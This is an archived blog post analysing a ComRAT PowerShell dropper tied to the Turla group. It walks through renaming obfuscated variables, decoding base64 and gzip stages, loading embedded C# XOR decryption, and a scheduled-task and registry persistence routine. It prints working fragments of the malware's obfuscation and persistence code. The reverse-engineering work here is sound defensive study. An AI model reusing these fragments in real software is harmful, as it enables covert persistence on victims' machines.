Deobfuscating PowerShell Malware Droppers

By Ryan Cornateanu


Published: 2021-09-27 · Archived: 2026-04-05 12:47:21 UTC

I recently saw a video of Ahmed S Kasmani dissecting a ComRAT PowerShell script to obtain the main malware that it drops onto the victim's computer. If you haven't seen the video yet, I highly encourage you to watch it. This paper is going to go into similar detail, as well as my own approach to deobfuscating PowerShell scripts to get to the main payload. To follow along, you can use this hash to download this script from VirusTotal:

```
134919151466c9292bdcb7c24c32c841a5183d880072b0ad5e8b3a3a830afef8
```

So what is 'ComRAT' besides a city and municipality in Moldova and the capital of the autonomous region of Gagauzia? It was started by a Turla hacker group, one of Russia's most advanced state-sponsored hacking groups that began in 2007. Although the latest version of ComRAT v4 was created in 2017, it is still being used a bit today.

Press enter or click to view image in full size




ComRAT Timeline from ZDnet[.]com

Turla hacking group's modus operandi was to target government and military facilities. Turla has since been dubbed by other names such as Snake, Krypton, and Venomous Bear.

Attack Chain

Press enter or click to view image in full size




Mechanism of Attack

In this paper, we will be going over how the dropper operates, and the logic on how the malware gets to stage 2, which is the DLL payload. This cyber-kill chain graph will be a work in progress on my end as I did not fully reverse engineer much after the DLL was dropped. Maybe I will turn this into a series, where I go over every part of the chain, but for now let's focus on the first three components in the graphic above.

Diving into the PowerShell

For this lab exercise, we are going to use Visual Studio Code on a Windows VM since they have a great linter for PowerShell scripts. Let's open up the file, and dive in.


Press enter or click to view image in full size



Original PowerShell opened in VSC

Three major things hit me at first… 1) this is a lot of base64, 2) the PowerShell is not formatted out correctly, and 3) the variable names are completely randomized. First let's take care of how many lines of code the base64 is taking up. We can easily fix this by going to `View->Toggle Word Wrap` and uncheck it by simply clicking on it. Now, we want this to be properly formatted, this can be fixed by hitting `SHIFT+ALT+F`.

Press enter or click to view image in full size



PowerShell reformatted

This looks a lot cleaner! Time to break down the two functions inside this PowerShell and start renaming function / variable names. Let's start with the first one. It looks like some sort of string generator.

Obfuscation of Function & Variable Names

```
function TVM730egf([string[]]$GP50afa) {
     $UC33gfa = ((1..(Get-Random -Min 2 -Max 4) |
        % { [Char](Get-Random -Min 0x41 -Max 0x5B) }) -join '');
     $EQ33abh = ((1..(Get-Random -Min 2 -Max 4) |
        % { [Char](Get-Random -Min 0x30 -Max 0x3A) }) -join '');
     $OFK689fa = ((1..(Get-Random -Min 2 -Max 4) |
        % { [Char](Get-Random -Min 0x61 -Max 0x6B) }) -join '');
     $TTG32aa = $UC33gfa + $EQ33abh + $OFK689fa;
     if ($GP50afa -contains $TTG32aa) {
          $TTG32aa = Get-RandomVar $GP50afa;
     }
     $GP50afa += $TTG32aa;
     return $TTG32aa, $GP50afa;
}
```

The first three lines look to be generating only capital letters ranging from 2 to 4 bytes. The second line does exactly the same thing as line 1 but only generates numbers. The third generator generates a 2 to 4 byte lowercase string. Let's rename a few variables and see how it looks.

```
function rand_string_generator([string[]]$param1_str) {
     $rand_upper_str = ((1..(Get-Random -Min 2 -Max 4) ...
     $rand_num_str = ((1..(Get-Random -Min 2 -Max 4) ...
```

```
     $rand_lower_str = ((1..(Get-Random -Min 2 -Max 4) ...
     $rand_str_gen = $rand_upper_str
                     + $rand_num_str
                     + $rand_lower_str;
     if ($param1_str -contains $rand_str_gen) {
          $rand_str_gen = Get-RandomVar $param1_str;
     }
     $param1_str += $rand_str_gen;
     return $rand_str_gen, $param1_str;
}
```

Now we can copy this function, and paste it into a PowerShell command line, and see what the output will look like.

```
PS C:\Users\ryancor> rand_string_generator("test")
FN36dd
test
FN36dd
```

Easy enough, this looks like it feeds in a string, and does a check to make sure the random string it generates does not match the string parameter. If they are a match, it will get a random byte from the parameter string and add it to the random string. Looks like this function gets referenced about 10 times throughout the program.

```
$rand_string_array = @();
[string]$PS061hh, [string[]]$rand_string_array =
                        rand_string_generator $rand_string_array;
[string]$RPW45dij, [string[]]$rand_string_array =
                        rand_string_generator $rand_string_array;
[string]$RIZ505ia, [string[]]$rand_string_array =
                        rand_string_generator $rand_string_array;
...PS C:\Users\ryancor> $rand_string_array
XLA320efe
YUP59cg
CB456fgb
BW13chi
NQG095gg
NP120ceh
YG27gf
OXN26bd
VE440ihi
GH90ggd
```

If we look at the array and the single random strings returned, they never get referenced again in the program. With that being said, if we pay attention to the how the function and variable names are specifically labeled, we find a massive similarity to the output above. The string generator takes in a string and concatenates an array of

randomized bytes that start with two to three uppercase letters, followed by two to three integers, then lastly, two to three lowercase letters. This entire script follows this `XXX000xxx` naming convention. So it's safe to say this is how they obfuscated the entire dropper as I assume the author's copy of this PowerShell script has debug symbols that helped the malware writers QA their work before shipping this out to their targets/victims.


Executing Embedded C# Code

Time to move on over to `function PAZ488af` which referenced the random string generator, but we are going to start from the top as it has important information about what's going to be dropped, while also renaming some variables to better understand what is happening here. Starting with the first 10 lines, there is already so much going on:

```
$task_sched = New-Object -ComObject('Schedule.Service');
$task_sched.connect('localhost');
$objFoldr = $task_sched.GetFolder($param2);
$null_task = $task_sched.NewTask($null);[string]$filename = [System.IO.Path]::GetTempFileName();
Remove-Item -Path $filename -Force;
[string]$ps1_name = [System.IO.Path]::GetFileName($filename);$ascii = New-Object System.Text.ASCIIEn
$base64_decoded_bytes =
              [Convert]::FromBase64String("cHVibGljIHN0YXRpY....");
$ps_decoded_class = $ascii.GetString($base64_decoded_bytes, 0,
                                     $base64_decoded_bytes.Length);
try {
      Add-Type $ps_decoded_class -erroraction 'silentlycontinue' }
 catch {
      return;
 }
```

The first four lines are dedicated to testing the presence of a folder, and scheduling a task at `Microsoft\Windows\Customer Experience Improvement Program`, we don't know what significance this has yet but maybe we will find out later. If you're wondering how I found out what `$param2` was in `$task_sched.GetFolder($param2);` was, all I had to do was trace out how this function was being called, and the second to last line of this PowerShell dropper shows the string arguments that were used.


Press enter or click to view image in full size



String Arguments Used

The next 3 lines will grab the PowerShell script name and remove the path from it until it is just a filename string. Now, the last few lines of the script above are decoding a large base64 string, so we can use cyberchef to see this is.

Press enter or click to view image in full size



Looks like some interesting embedded C#! So what I like to do since that classname will most likely be referenced in our script, is copy and paste this into our dropper file. Yes, you can execute C# functions from PowerShell, and that's what the `try,except` statement is attempting to do. As shown in Microsoft's documentation, the `Add-Type` cmdlet lets you define a Microsoft .NET Core class in your PowerShell session. You can then instantiate objects, by using the `New-Object` cmdlet, and use the objects just as you would use any .NET Core object.

Get Ryan Cornateanu's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

So let's rename the classname `RZP645be` to `decryption_class`, and the function within `XD014ic` to `decrypt`, since this looks to be a simple multi-key byte XOR decryption. You'll notice as we are replacing this in the script, we can see it is being called a couple of times throughout the PowerShell script.

```
$TEX262hh = 'H4sIAAAAAAAEAIy5xw7ETJIeeB9g3qEhCJAEzgy9KQ...'
$HT29hh = [Convert]::FromBase64String($TEX262hh);
$MO67cc = 'H4sIAAAAAAAEAIy5xw7ETJIeeB9g3qEhCJAEzgy9KQ...'
$PVU468aa = [Convert]::FromBase64String($MO67cc);
$GS459ea = "$((1..(Get-Random -Min 8 -Max 10) | %
        {[Char](Get-Random -Min 0x3A -Max 0x5B)}) -join '')
        $((1..(Get-Random -Min 5 -Max 8) | % {[Char](Get-Random
        -Min 0x30 -Max 0x3A)}) -join '')
        $((1..(Get-Random -Min 8 -Max 10) | %{[Char](Get-Random
```


```
        -Min 0x61 -Max 0x7B)}) -join '')";
[byte[]]$JQ587aa = [decryption_class]::decrypt($HT29hh,
                                        $ascii.GetBytes($GS459ea));
[byte[]]$QIG418ba = [decryption_class]::decrypt($PVU468aa,
                                        $ascii.GetBytes($GS459ea));
$AT85ced = [Convert]::ToBase64String($JQ587aa);
$ARO88iab = [Convert]::ToBase64String($QIG418ba);
```

Let's break this down, we have two extremely large base64 strings, and so we will start with those using cyberchef. Once you use the base64 decoder, you'll notice both of these encoded strings have very similar headers, so it has to mean something:

```
..........¹Ç.ÄL..x.`Þ¡!...Î.½)
```


The problem is, we have no idea what type of file format this is. So we can use cyberchef's `Detect File Type plugin` to help us identify.

Press enter or click to view image in full size



Detecting file format of unknown bytes


Press enter or click to view image in full size



Gunzip the bytes

It looks like we have more PowerShell code being decompressed. So we can start renaming variables to make this script look cleaner.


Press enter or click to view image in full size



PowerShell Script Dropper Base64 Encoded Strings

We are not sure what it's decrypting, given the fact that these are compressed bytes, and not encrypted bytes from what we were able to prove with cyberchef, but maybe it will become more clear as we move along. At this point, I took the decompressed code, and moved it to a separate file that I named `dropper_part_2.ps1`, and reformatted it.

Press enter or click to view image in full size



New IOC dropper script

Let's go back to our main dropper script because we have to take a look at this function (`[decryption_class]::decrypt`) a little closer. Once the script decrypts the decoded bytes, it assigns certain pointer values.

```
[byte[]]$decrypted_ps_bytes_1 =
                        [decryption_class]::decrypt($ps_decoded_1,
                                    $ascii.GetBytes($rand_key));
[byte[]]$decrypted_ps_bytes_2 =
                        [decryption_class]::decrypt($ps_decoded_2,
                                    $ascii.GetBytes($rand_key));
$base64_encoded_decrypted_bytes_1 =
                    [Convert]::ToBase64String($decrypted_ps_bytes_1);
$base64_encoded_decrypted_bytes_2 =
                    [Convert]::ToBase64String($decrypted_ps_bytes_2);
...$sqmclient_reg_path = "HKLM:\SOFTWARE\Microsoft\SQMClient\Windows";
if ([System.IntPtr]::Size -eq 4) {
    $HQO388ea = $base64_encoded_decrypted_bytes_1;
}
else {
    $HQO388ea = $base64_encoded_decrypted_bytes_2;
}
```


We have two ways of figuring out what is the purpose of the decryption, we can simply figure out what `[System.IntPtr]::Size` does, or we can actually debug this. The lazy way is to look at the Microsoft docs. It states that the size of a pointer or handle in this process is measured in bytes. The value of this property is 4 in a 32-bit process, and 8 in a 64-bit process. You can define the process type by setting the `/platform` switch when you compile your code with the C# and Visual Basic compilers. Now we know why there were basically two

identical PowerShell scripts being decoded, one will most likely drop a 64-bit DLL or EXE, and the other script will drop a 32-bit one.

Writing & Persistence Mechanisms

As you can see below, after renaming some variables, we can see the main purpose of the rest of the script is to create schedulers, triggers, and executions with the `wsqmcons` binary, which is a software component of Microsoft. Windows SQM consolidator is tasked with collecting and sending usage data to Microsoft. `Wsqmcons` is a file that runs the Windows SQM consolidator, and is usually deemed as a safe file for your PC. In this case, it is used being used for malicious purposes. The modification of the scheduled task shown below indicates the primary purpose of this task modification is to decode and execute a PowerShell script contained within the registry key `HKLM:\SOFTWARE\Microsoft\SQMClient\Windows = WSqmCons` and the script will inject the payload into the `WsqmCons` registry key.

Press enter or click to view image in full size



```
        $path1_item = Get-Item $path1;
        [xml]$task_path = Get-Content $path1_item.FullName;
        [byte[]]$bytes_from_task_path = Get-Content $path1_item.FullName -encoding Byte;
        Set-ItemProperty -Path $sqmclient_reg_path -Name "WSqmConBak" -Value $bytes_from_task_path;
        $logon_trigger_settings = $task_path.Task.Triggers.LogonTrigger;
        if ("$logon_trigger_settings" -eq "") {
            $logon_trigger_settings = $task_path.CreateElement('LogonTrigger', $task_path.Task.NamespaceURI);
            $enabled_settings = $task_path.CreateElement('Enabled', $task_path.Task.NamespaceURI);
            $enabled_settings.InnerText = "true";
            $logon_trigger_settings.AppendChild($enabled_settings);
            $task_path.Task.Triggers.AppendChild($logon_trigger_settings);
        }
        $wsqmcons_exe = $task_path.Task.Actions.Exec.Command;
        $wsqmcons_args = $task_path.Task.Actions.Exec.Arguments;
        if ("$wsqmcons_exe" -ne "cmd.exe") {
            Set-ItemProperty -Path $sqmclient_reg_path -Name "WSqmConBin" -Value $wsqmcons_exe;
